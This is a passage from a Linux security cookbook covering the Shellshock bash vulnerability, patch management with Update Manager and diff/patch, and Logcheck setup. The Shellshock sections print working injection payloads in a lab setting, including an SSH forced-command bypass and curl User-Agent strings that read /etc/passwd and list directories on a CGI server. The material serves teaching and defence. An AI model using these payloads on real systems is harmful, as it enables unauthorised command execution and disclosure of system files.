   Once we run the preceding command, if the output has `shellshock` printed, the vulnerability is confirmed.

3. Let's understand the insights of the vulnerability. For this, we first need to understand the basics of the variables of the bash shell.
4. If we want to create a variable named `testvar` in bash and store a `shellshock` value in it, we run this command:

   ```
   testvar=""shellshock''
   ```

   Now, if we wish to print the value of this variable, we use the `echo` command, as shown here:

   ```
   echo $testvar
   ```

5. We shall open a child process of bash by running the `bash` command. Then, we again try to print the value of the `testvar` variable in the child process:

```
root@client:~# testvar="shellshock"
root@client:~# echo $testvar
shellshock
root@client:~# bash
root@client:~# bash
root@client:~# echo $testvar

root@client:~#
```

   We can see that we don't get any output when we try to print the value in the child process.

6. Now, we shall try to repeat the preceding process using the environment variables of bash. When we start a new shell session of bash, a few variables are available for use, and these are called **environment variables**.
7. To make our `testvar` variable an environment variable, we will export it. Once it's exported, we can use it in the child shell as well, as shown here:

```
root@client:~# export testvar="shellshock"
root@client:~# echo $testvar
shellshock
root@client:~# bash
root@client:~# echo $testvar
shellshock
root@client:~#
```

8. As we have defined variables and then exported them, in the same way, we can define a function and export it in order to make it available in the child shell. The following steps show how you can define a function and export it:

```
root@client:~# x() { echo 'shellshock';}
root@client:~# x
shellshock
root@client:~# export -f x
root@client:~# bash
root@client:~# x
shellshock
root@client:~#
```

   In the preceding example, the `x` function has been defined, and it has been exported using the `-f` flag.

9. Now, let's define a new variable, name it `testfunc`, and assign it a value, as shown here:

   ```
   testfunc=''() { echo ''shellshock'';}''
   ```

   The preceding variable can be accessed in the same way as a regular variable:

   ```
   echo $testfunc
   ```

   Next, we will export this variable to make it into an environment variable and then try to access it from the child shell, as shown here:

   ```
   root@client:~# export testfunc='() { echo 'shellshock';}'
   root@client:~# echo $testfunc
   () { echo shellshock;}
   root@client:~# testfunc
   testfunc: command not found
   root@client:~# bash
   root@client:~# testfunc
   shellshock
   root@client:~#
   ```

   Something unexpected has taken place in the preceding result. In the parent shell, the variable is accessed as a normal variable. However, in the child shell, it gets interpreted as a function and executes the body of the function.

10. Next, we shall terminate the definition of the function and then pass any arbitrary command to it.

```
root@client:~# export testfunc='() { echo 'shellshock';}; echo "Vulnerable"'
root@client:~# bash
Vulnerable
root@client:~# testfunc
shellshock
root@client:~#
```

In the preceding example, as soon as we start a new bash shell, the code that was defined outside the function is executed when bash is started.

This is the vulnerability in the bash shell.

How it works...

We first check the version of bash running on our system. Then, we run a well-known code to confirm whether the Shellshock vulnerability exists.

To understand how the Shellshock vulnerability works, we create a variable in bash and then try to export it to the child shell and execute it there. Next, we try to create another variable and set its value as `''() { echo ''shellshock'';}''`. After doing this, when we export this variable to the child shell and execute it there, we see that it gets interpreted as a function in the child shell and executes the body of it.

This is what makes bash vulnerable to Shellshock, where specially crafted variables can be used to run any command in bash when it is launched.

Shellshock's security issues

In this era where almost everything is online, online security is a major concern. These days, a lot of web servers, web-connected devices, and services use Linux as their platform. Most versions of Linux use the Unix bash shell, so the *Shellshock* vulnerability can affect a huge number of websites and web servers.

In the previous recipe, we took a look at the details of the Shellshock vulnerability. Now, we will understand how this bug can be exploited through SSH.

Getting Ready

To exploit the Shellshock vulnerability, we need two systems. The first system will be used as a victim and should be vulnerable to Shellshock. In our case, we will use an Ubuntu system as the vulnerable system. The second system will be used as an attacker and can have any Linux version running on it. In our case, we will run Kali on the second system.

The victim system will run the `openssH-server` package. It can be installed using this command:

```
apt-get install openssh-server
```

We will configure this system as a vulnerable SSH server to show how it can be exploited using the Shellshock bug.

How to do it...

To take a look at how the Shellshock bug can be used to exploit an SSH server, we need to first configure our SSH server as a vulnerable system. To do this, we will follow these steps:

1. The first step is to add a new user account called `user1` on the SSH server system. We will also add `/home/user1` as its home directory and `/bin/bash` as its shell:

```
root@client:~# useradd -d /home/user1 -s /bin/bash user1
root@client:~#
root@client:~# cat /etc/passwd | grep 'user1'
user1:x:1001:1001::/home/user1:/bin/bash
root@client:~#
```

   Once the account has been added, we cross check by checking the `/etc/passwd` file.

2. Next, we create a directory for `user1` in `/home` and grant the ownership of this directory to the `user1` account.

```
root@client:/home# mkdir user1
root@client:/home# chown -R user1 /home/user1/
```

3. Now, we need to authenticate the attacker to log in to the SSH server using authorization keys. To do this, we will first generate these authorization keys on the attacker's system using this command:

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
```

We can see that the public/private keys have been generated.

4. After generating the authorization keys, we will send the public key to the remote SSH server over SFTP. First, we copy the `id_rsa.pub` public key file to `Desktop`, and then we run the command to connect to the SSH server using SFTP.

```
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
id_rsa.pub
root@kali:~/Desktop# sftp root@192.168.1.101
root@192.168.1.101's password:
Connected to 192.168.1.101.
sftp> put id_rsa.pub /root/
Uploading id_rsa.pub to /root/id_rsa.pub
id_rsa.pub                                    100%  391     0.4KB/s   00:00
sftp>
```

When connected, we transfer the file using the `put` command.

5. On the victim SSH server system, we create a `.ssh` directory inside `/home/user1/`, and then we write the content of the `id_rsa.pub` file to `authorized_keys` inside the `/home/user1/.ssh/` directory:

```
root@client:~# mkdir /home/user1/.ssh
root@client:~# cat id_rsa.pub > /home/user1/.ssh/authorized_keys
root@client:~#
```

6. After this, we edit the configuration file of SSH, `etc/ssh/sshd_config`, and enable the `PublicKeyAuthentication` variable. We also check whether `AuthorizedKeysFile` has been specified correctly:

```
RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile      %h/.ssh/authorized_keys
```

7. Once the preceding steps are successfully completed, we can try to log in to the SSH server from the attacker system to check whether we are prompted for a password or not:

```
root@kali:~/Desktop# ssh user1@192.168.1.101
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

334 packages can be updated.
233 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 12 13:26:06 2016 from 192.168.1.100
user1@client:~$
```

8. Now, we will create a basic script, which will display the **restricted** message if a user tries to pass the `date` command as an argument. However, if anything other than `date` is passed, it will get executed. We will name this script `sample.sh`:

```
#!/bin/bash
set $SSH_ORIGINAL_COMMAND

if [ $SSH_ORIGINAL_COMMAND = "date" ]
then
        echo 'restricted'
else
        echo "$@"
fi
```

9. Once the script is created, we run this command to give executable permissions to it:

```
chmod +x sample.sh
```

10. After this, we use the `command` option in the `authorized_keys` file to run our `sample.sh` script by adding the path of the script, as shown here:

```
command="/home/user1/.ssh/sample.sh" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDEvDn
OIorytrSm2oa8TG1Y7i9mt9x97O5Gbird1mEAODBey4iEewLicnub7wmLIRZF1zaQp9peXTU+75OEZJo
ljdzLgT1qUb/TYNes7Tvw64D7yWih5U+6XdXUAjqG/BvAhbaCDk78sw+tVgfim4TcdzB4vW3NBIOFCRM
7e5UHpRr3Q1+biOkZ2FzuUZYGNbIgjYvKARhjFHVuMscfT0BMrVIy0WorvzAzVTnYu7X9riFjPCaK53x
D6NzT4ffDCuJKii9AZ0+fO1cd+NjT5HZPvmZGla6WmNwe49EG6q6W+IhwUhNnOCcksCf1xNgHM+Tei/g
ElAR3tlZZiv5j1TqT root@kali
```

Making the preceding changes in the `authorized_keys` file in order to restrict a user from executing a predefined set of commands will make the Public key authentication vulnerable.

11. Now, from the attacker's system, try connecting to the victim's system over SSH while passing `date` as the argument.

```
root@kali:~/Desktop# ssh user1@192.168.1.101 date
restricted
```

We can see the **restricted** message is displayed because of the script that we added to the `authorized_keys` file.

12. Next, we try to pass our Shellshock exploit as an argument, as shown here:

```
root@kali:~/Desktop# ssh user1@192.168.1.101 '() { :;}; date'
Fri Feb 12 13:59:31 IST 2016
root@kali:~/Desktop#
```

We can see that even though we have restricted the `date` command in the script, it gets executed this time, and we get the output of the `date` command.

Let's take a look at how to use the Shellshock vulnerability to compromise an Apache server, which runs any script that can trigger the bash shell with environment variables:

1. If Apache is not already installed on the victim's system, we install it first using this command:

```
apt-get install apache2
```

Once installed, we launch Apache server using this command:

```
service apache2 start
```

2. Next, we move to the `/usr/lib/cgi-bin/` path and create an `example.sh` script with the following code in it in order to display some HTML output:

```
#!/bin/bash
echo 'Content-type:text/html'
echo ''
echo 'Example Page'
```

We then make it executable by running this command:

`chmod +x example.sh`

3. From the attacker's system, we try to access the `example.sh` file remotely using a command-line tool called **curl**:

```
root@kali:~/Desktop# curl http://192.168.1.101/cgi-bin/example.sh
Example Page
root@kali:~/Desktop#
```

We get the output of the script as expected, which is `Example Page`.

4. Now, let's send a malicious request to the server using curl to print the content of the `/etc/passwd` file of the victim's system by running this command:

`curl -A ''() { :;}; echo ""Content-type: text/plain""; echo; /bin/cat /etc/passwd http://192.168.1.104/cgi-bin/example.sh`

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh

tajinder:x:1000:1000:Tajinder,,,:/home/tajinder:/bin/bash
user1:x:1001:1001::/home/user1:/bin/bash
sshd:x:115:65534::/var/run/sshd:/usr/sbin/nologin
```

We can see the output in the attacker's system, showing us how the victim's system can be remotely accessed using the Shellshock vulnerability. In the preceding command, `() { :;} ;` signifies a variable that looks like a function. In this code, the function is a single `:`, which does nothing and is only a simple command.

5. We try another command, as shown here, to take a look at the content of the current directory of the victim's system:

```
root@kali:~/Desktop# curl -A '() { :;}; echo "Content-type: text/plain"; echo;
/bin/ls -al' http://192.168.1.104/cgi-bin/example.sh
total 44
drwxr-xr-x   2 root root  4096 Feb 12 14:12 .
drwxr-xr-x 170 root root 36864 Feb 12 14:01 ..
-rwxr-xr-x   1 root root    70 Feb 12 14:12 example.sh
root@kali:~/Desktop#
```

We see the content of the `root` directory of the victim's system in the preceding output.

How it works...

On our SSH server system, we create a new user account and assign the bash shell to it as its default shell. We also create a directory for this new user account in `/home` and assign its ownership to this account.

Next, we configure our SSH server system to authenticate another system, connecting to it using authorization keys.

We then create a bash script to restrict a particular command, such as `date`, and add this script path to `authorized_keys` using the command option.

After this, when we try to connect to the SSH server from the other system whose authorization keys were configured earlier, we'll notice that if we pass the `date` command as an argument when connecting, the command gets restricted.

However, when the same `date` command is passed with the Shellshock exploit, we see the output of the `date` command, thus showing us how Shellshock can be used to exploit the SSH server.

Similarly, we exploit the Apache server by creating a sample script and placing it in the `/usr/lib/cgi-bin` directory of the Apache system.

Then, we try to access this script from the other system using the curl tool.

You'll notice that if we pass a **Shellshock exploit** when accessing the script through curl, we are able to run our commands on the Apache server remotely.

The patch management system

In present computing scenarios, vulnerability and patch management are part of a never-ending cycle. When a computer is attacked due to a known vulnerability for the purpose of being exploited, the patch for such a vulnerability already exists; however, it has not been implemented properly on the system, thus causing the attack.

As a system administrator, we have to know which patch needs to be installed and which one should be ignored.

Getting ready


Since patch management can be done using the inbuilt tools of Linux, no specific settings need to be configured before performing the steps.

How to do it...

The easiest and most efficient way to keep our system updated is using Update Manager, which is built into the Linux system. Here, we will explore the workings of Update Manager in the Ubuntu system:


1. To open the graphical version of **Update Manager** in Ubuntu, click on **Superkey**, which is on the left-hand side in the toolbar, and then type **update**. Here, we can see **Update Manager**:

2. When we open **Update Manager**, the following dialog box will appear, showing you the different security updates available for installation:




Select the updates you want to install, and click on **Install Updates** to proceed.


3. In the same window, we have the **Settings** button in the bottom-left. When we click on it, a new **Software Sources** window will appear, which has more options to configure **Update Manager**.
4. The first tab reads **Ubuntu Software**, and it displays a list of repositories needed to download updates. We choose the options from the list as per our requirements:




5. If we click on the **Download from** option, we get an option to change the repository server that's used for the purposes of downloading. This option is useful in case we have any problem connecting to the currently selected server or the server is slow.




6. From the drop-down list, when we select the **Other...** option, we get a list to select the server we need, as shown in the following image:




7. The next **Other Software** tab is used to add partner repositories of Canonical:




8. We can choose any option from the list shown in the preceding image, and click on **Edit** to make changes to the repository details, as shown here:




9. The **Updates** tab is used to define how and when the Ubuntu system receives updates:




10. The **Authentication** tab contains details about the authentication keys of the software providers as obtained from the maintainer of the software repositories:



11. The last tab is **Statistics**, which is available for users who would like to anonymously provide data to the Ubuntu developer project. This information helps a developer increase the performance and improve the experience of the software.



12. After making changes under any of these tabs, when we click on **Close**, we are prompted to confirm whether the new updates should be shown in the list or not. Click on **Reload** or **Close**:



13. If we want to check the list of locations from which Update Manager retrieves all the packages, we can check the content of the `/etc/apt/sources.list` file. We will then get this result:

```
#deb cdrom:[Ubuntu 12.04.4 LTS _Precise Pangolin_ - Release i386 (20140204)]/ p$

# See http://help.ubuntu.com/community/UpgradeNotes for how to upgrade to
# newer versions of the distribution.
deb http://in.archive.ubuntu.com/ubuntu/ precise main restricted
deb-src http://in.archive.ubuntu.com/ubuntu/ precise main restricted

## Major bug fix updates produced after the final release of the
## distribution.
deb http://in.archive.ubuntu.com/ubuntu/ precise-updates main restricted
deb-src http://in.archive.ubuntu.com/ubuntu/ precise-updates main restricted
```

How it works...

To update our Linux system, we use the built-in Update Manager as per the Linux distribution.

In the update manager, we either install all the updates available, or else, we configure it as per our requirements using the **Settings** window.

In the **Settings** window, we have option to display a list of repositories from where the updates can be downloaded.

The second tab in the **Settings** window lets us add the third-party partner repositories of Canonical.

Using the next tab, we can specify when and what kind of updates should be downloaded.

We also check the authentication keys of the software providers using the settings window.

The last tab, **Statistics**, helps send data to Ubuntu project developers in order to improve the performance of the software.

Applying patches on the Linux systems

Whenever a security vulnerability is found in any software, a security patch is released for the software so that the bug can be fixed. Normally, we use Update Manager, which is built into Linux, to apply security updates. However, for software that is installed by compiling source code, Update Manager may not be as helpful.

For such situations, we can apply the patch file to the original software's source code and then recompile the software.

Getting ready

Since we will use the built-in commands of Linux to create and apply a patch, nothing needs to be done before starting the following steps. We will be creating a sample program in C to understand the process of creating a patch file.

How to do it...

In this section, we will take a look at how to create a patch for a program using the `diff` command, and then we will apply the patch using the `patch` command.

1. The first step will be to create a simple C program, called `example.c`, to print `This is an example`, as shown here:

```
#include <stdio.h>

int main()
{

printf("This is an example\n");

}
```

2. Now, we will create a copy of `example.c` and name it `example_new.c`.
3. Next, we edit the new `example_new.c` file to add a few extra lines of code to it, as shown here:

```
#include <stdio.h>

int main(int argc)
{

printf("This is an example\n");

return 0;

}
```

4. Now, `example_new.c` can be considered as the updated version of `example.c`.
5. We will create a patch file and name it `example.patch` using the `diff` command:

```
root@client:~# diff -u example.c example_new.c > example.patch
root@client:~#
```

6. If we check the content of the patch file, we get this output:

```
root@client:~# cat example.patch
--- example.c   2016-02-11 12:18:15.244513862 +0530
+++ example_new.c       2016-02-11 12:20:22.764520304 +0530
@@ -1,9 +1,11 @@
 #include <stdio.h>

-int main()
+int main(int argc)
 {

 printf("This is an example\n");

+return 0;
+
 }
```

7. Before applying the patch, we can back up the original file using the `-b` option.

```
root@client:~# patch -b < example.patch
patching file example.c
root@client:~# ls
example.c  example.c.orig  example_new.c  example.patch
root@client:~#
```

   You will notice that a new `example.c.orig` file has been created, which is the backup file.

8. Before performing the actual patching, we can dry run the patch file to check whether we get any errors or not. To do this, we run this command:

```
root@client:~# patch --dry-run < example.patch
patching file example.c
```

   If we don't get any error message, it means the patch file can be now run on the original file.

9. Now, we will run the following command to apply the patch to the original file:

   `patch < example.patch`

10. After applying the patch, if we now check the content of the `example.c` program, we will see that it has been updated with some extra lines of code, as written in `example_new.c`:

```
root@client:~# cat example.c
#include <stdio.h>

int main(int argc)
{

printf("This is an example\n");

return 0;

}
```

11. Once the patch has been applied to the original file, if we wish to reverse it, this can be done using the `-R` option:

```
root@client:~# patch < example.patch
patching file example.c
root@client:~#
root@client:~# ls -l example.c
-rw-r--r-- 1 root root 89 Feb 11 12:24 example.c
root@client:~#
root@client:~# patch -R < example.patch
patching file example.c
root@client:~# ls -l example.c
-rw-r--r-- 1 root root 70 Feb 11 12:27 example.c
```

We can see the difference in the size of the file after patching and then reversing it.

How it works...

We first create a sample C program. Then, we create its copy, and add few more lines of code to make it the updated version. After this, we create a patch file using the `diff` command. Before applying the patch, we check it for any errors by doing a dry run.

If we get no errors, we apply the patch using the patch command. Now, the original file will have the same content as the updated version file.

We can also reverse the patch using the `-R` option.

10
Security Monitoring and Logging

In this chapter, we will discuss the following topics:

- Viewing and managing log files using Logcheck
- Monitoring a network using Nmap
- Using glances for system monitoring
- Monitoring logs using MultiTail
- Using system tools – Whowatch
- Using system tools – stat
- Using system tools – lsof
- Using system tools – strace
- Using Lynis

Viewing and managing log files using Logcheck

As an administrator, while checking for malicious activities on the system or any software issue, log files play a very important role. However, with an increasing amount of software, the number of log files being created has also increased. This makes it very difficult for the administrator to analyze log files properly.

In such scenarios, **Logcheck** is a good tool to help administrators analyze and scan log files. Logcheck scans logs for *interesting lines* as per its documentation. These lines mainly refer to security issues that have been detected by the tool.

Getting ready

No specific requirements are needed to use Logcheck on a Linux system.

How to do it...

In this section, we will take a look at how to install and configure Logcheck as per our requirements:

1. The first step is to install the package using the command shown in the following screenshot:


```
root@client:~# apt-get install logcheck
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  libipc-signal-perl libmime-types-perl libproc-waitstat-perl
  logcheck-database logtail mime-construct postfix
Suggested packages:
  syslog-summary procmail postfix-mysql postfix-pgsql postfix-ldap
  postfix-pcre sasl2-bin dovecot-common postfix-cdb postfix-doc
The following NEW packages will be installed:
  libipc-signal-perl libmime-types-perl libproc-waitstat-perl logcheck
  logcheck-database logtail mime-construct postfix
0 upgraded, 8 newly installed, 0 to remove and 330 not upgraded.
```

2. During the installation, a window will open and show you information about selecting a mail server configuration type, as shown in the following screenshot:

```
┌──────────────────────┤ Postfix Configuration ├──────────────────────┐
│                                                                     │
│ Please select the mail server configuration type that best meets your
│ needs.                                                              │
│                                                                     │
│  No configuration:                                                  │
│   Should be chosen to leave the current configuration unchanged.    │
│  Internet site:                                                     │
│   Mail is sent and received directly using SMTP.                    │
│  Internet with smarthost:                                           │
│   Mail is received directly using SMTP or by running a utility such │
│   as fetchmail. Outgoing mail is sent using a smarthost.            │
│  Satellite system:                                                  │
│   All mail is sent to another machine, called a 'smarthost', for    │
│ delivery.                                                           │
│  Local only:                                                        │
│                                                                     │
│                                <Ok>                                 │
│                                                                     │
└─────────────────────────────────────────────────────────────────────┘
```

3. Click on **Ok** to continue.

4. In the next window, select **Internet Site**, and then select **Ok** to continue.



5. After the installation has completed, we need to make changes to the `/etc/logcheck/logcheck.conf` configuration file.
6. The first thing to edit in the configuration file is the format of the date/time stamp, which is used in the subject of the mail sent by Logcheck.

```
# Controls the format of date-/time-stamps in subject lines:
# Alternatively, set the format to suit your locale

DATE="$(date +'%Y-%m-%d %H:%M')"
```

7. Next, we can change the value of the `REPORTLEVEL` variable in order to control filtering of the logs as per our requirement. We have three options available for this, and by default, the value is set to `server`.

```
# Controls the level of filtering:
# Can be Set to "workstation", "server" or "paranoid" for different
# levels of filtering. Defaults to server if not set.

REPORTLEVEL="server"
```

   The `workstation` value filters most of the messages and is less verbose. The `paranoid` value is useful for systems with high security. It runs as few services as possible, and is more verbose.

8. After this, we change the value of the `SENDMAILTO` variable and provide our e-mail address to it to receive logs on our e-mail ID.

```
# Controls the address mail goes to:
# *NOTE* the script does not set a default value for this variable!
# Should be set to an offsite "emailaddress@some.domain.tld"

SENDMAILTO="logcheck"
```

9. The mail generated by Logcheck uses different subject lines for different events. If we wish to modify these subject lines, we can edit the value of the variables shown here:

```
# Controls Subject: lines on logcheck reports:

#ATTACKSUBJECT="Security Alerts"
#SECURITYSUBJECT="Security Events"
#EVENTSSUBJECT="System Events"
```

10. Logcheck, by default, uses the `/etc/logcheck/logcheck.logfiles` file to maintain a list of log files to be monitored by it. If we wish to use any other file to define the list and if it is in another location, we can edit the `RULEDIR` variable to define the new path.

```
# Controls the base directory for rules file location
# This must be an absolute path

#RULEDIR="/etc/logcheck"
```

11. If we want Logcheck to monitor any particular file apart from what is already defined in the `/etc/logcheck/logcheck.logfiles` file, we can add an entry in it, as shown here:

```
# these files will be checked by logcheck
# This has been tuned towards a default syslog install
/var/log/syslog
/var/log/auth.log
/var/log/boot.log
```

12. In the preceding file, we added the `/var/log/boot.log` line.

How it works...

We first install the Logcheck package, and after the installation, we edit its configuration `/etc/logcheck/logcheck.conf` file.

In the configuration file, we change the format of the date/time stamp for logs and also the filtering by modifying the `REPORTLEVEL` variable.

Next, we edit the `SENDMAILTO` variable, and enter our e-mail ID to receive the logs.

Using the `etc/logcheck/logcheck.logfiles` file, we define the logs to be monitored by Logcheck.

Monitoring a network using Nmap

